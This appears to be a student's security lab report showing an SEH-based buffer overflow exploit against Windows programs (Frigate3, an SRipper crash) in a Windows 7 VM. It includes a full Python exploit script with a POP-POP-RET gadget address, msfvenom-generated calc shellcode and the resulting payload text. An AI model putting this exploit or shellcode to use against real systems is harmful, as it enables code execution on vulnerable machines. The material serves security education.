SC LAB - 8
ARSHARTH.P - 19BCE7512

Lab experiment - Working with the memory vulnerabilities – Part II


Task

• Download Vulln.zip from teams.
• Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
• Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
• Download and install python 2.7.* or 3.5.*
• Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
o Replace the shellcode in the exploit2.py
• Install Vuln_Program_Stream.exe and Run the same

Given Exploit script is


```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/
alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"
payload = junk + nseh + seh + nops + buf
f.write(payload)
f.close
```

The Payload Generated is




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë
K‡ @
%â0fÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYXMRuPuPGpQpK9XeUakpPdlK0Ptpnkf26lnk
1BEDnkT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVaywXbjRSbqGlKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9
uHZCWJCyLK7DLK5QHVUaKONLZajoFmuQKwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl6ayCNkdDlKvaZp
oyPDa4DdckQKQqciqJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKbOLGKOKeoKJPNUOR0VRHOVZ5mmom9okeel
5VqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOXUQsrMCTS0AA
```

Using the payload to crash the application.



The application has crashed and stopped working



SRipper MFC Application has stopped working


Windows can check online for a solution to the problem.

→ Check online for a solution and close the program

→ Close the program


View problem details

Msfvenom to get the payload for triggering calc in kali linux



```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09
\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe6\xda\xc8\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4a\x48\x6e\x62"
buf += b"\x45\x50\x45\x50\x75\x50\x61\x70\x4e\x69\x78\x65\x56"
buf += b"\x51\x6b\x70\x35\x34\x6e\x6b\x32\x70\x30\x30\x4e\x6b"
buf += b"\x46\x32\x66\x6c\x6c\x4b\x32\x72\x57\x64\x4c\x4b\x50"
buf += b"\x72\x67\x58\x76\x6f\x58\x37\x52\x6a\x74\x66\x65\x61"
buf += b"\x4b\x4f\x6e\x4c\x77\x4c\x70\x61\x53\x4c\x56\x62\x56"
buf += b"\x4c\x47\x50\x4b\x71\x58\x4f\x56\x6d\x55\x51\x79\x57"
buf += b"\x78\x62\x68\x72\x72\x72\x66\x37\x6c\x4b\x51\x42\x76"
buf += b"\x70\x4c\x4b\x43\x7a\x65\x6c\x4c\x4b\x52\x6c\x56\x71"
buf += b"\x32\x58\x79\x73\x51\x58\x56\x61\x6a\x71\x70\x51\x4c"
buf += b"\x4b\x61\x49\x31\x30\x36\x61\x59\x43\x4e\x6b\x62\x69"
buf += b"\x37\x68\x7a\x43\x57\x4a\x67\x39\x4e\x6b\x47\x44\x6c"
buf += b"\x4b\x43\x31\x48\x56\x44\x71\x49\x6f\x4e\x4c\x69\x51"
buf += b"\x78\x4f\x56\x6d\x37\x71\x4b\x77\x45\x68\x39\x70\x74"
buf += b"\x35\x5a\x56\x54\x43\x73\x4d\x6a\x58\x57\x4b\x71\x6d"
buf += b"\x34\x64\x63\x45\x79\x74\x32\x78\x6c\x4b\x62\x78\x46"
buf += b"\x44\x75\x51\x5a\x73\x70\x66\x6c\x4b\x66\x6c\x32\x6b"
buf += b"\x6e\x6b\x72\x78\x67\x6c\x43\x31\x59\x43\x6c\x4b\x75"
buf += b"\x54\x4c\x4b\x57\x71\x38\x50\x6d\x59\x31\x54\x75\x74"
buf += b"\x74\x64\x53\x6b\x51\x4b\x70\x61\x51\x49\x51\x4a\x43"
buf += b"\x61\x79\x6f\x79\x70\x31\x4f\x73\x6f\x73\x6a\x6c\x4b"
buf += b"\x32\x32\x38\x6b\x4e\x6d\x61\x4d\x33\x5a\x75\x51\x6c"
buf += b"\x4d\x6d\x55\x6c\x72\x55\x50\x63\x30\x77\x70\x42\x70"
buf += b"\x50\x68\x50\x31\x4e\x6b\x70\x6f\x4b\x37\x69\x6f\x48"
buf += b"\x55\x6f\x4b\x7a\x50\x6f\x45\x69\x32\x46\x36\x51\x78"
buf += b"\x4d\x76\x4e\x75\x4f\x4d\x6f\x6d\x6b\x4f\x4e\x35\x77"
buf += b"\x4c\x63\x36\x43\x4c\x76\x6a\x6f\x70\x6b\x4b\x79\x70"
buf += b"\x52\x55\x44\x45\x6f\x4b\x47\x37\x52\x33\x32\x52\x62"
buf += b"\x4f\x42\x4a\x53\x30\x31\x43\x49\x6f\x49\x45\x32\x43"
buf += b"\x30\x61\x70\x6c\x53\x53\x55\x50\x41\x41"
root@kali:~#
```

Pasting the generated payload in frigate



Find Computer

● Computer name: cZs0qCkOXUE3cQrLe3gpAA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

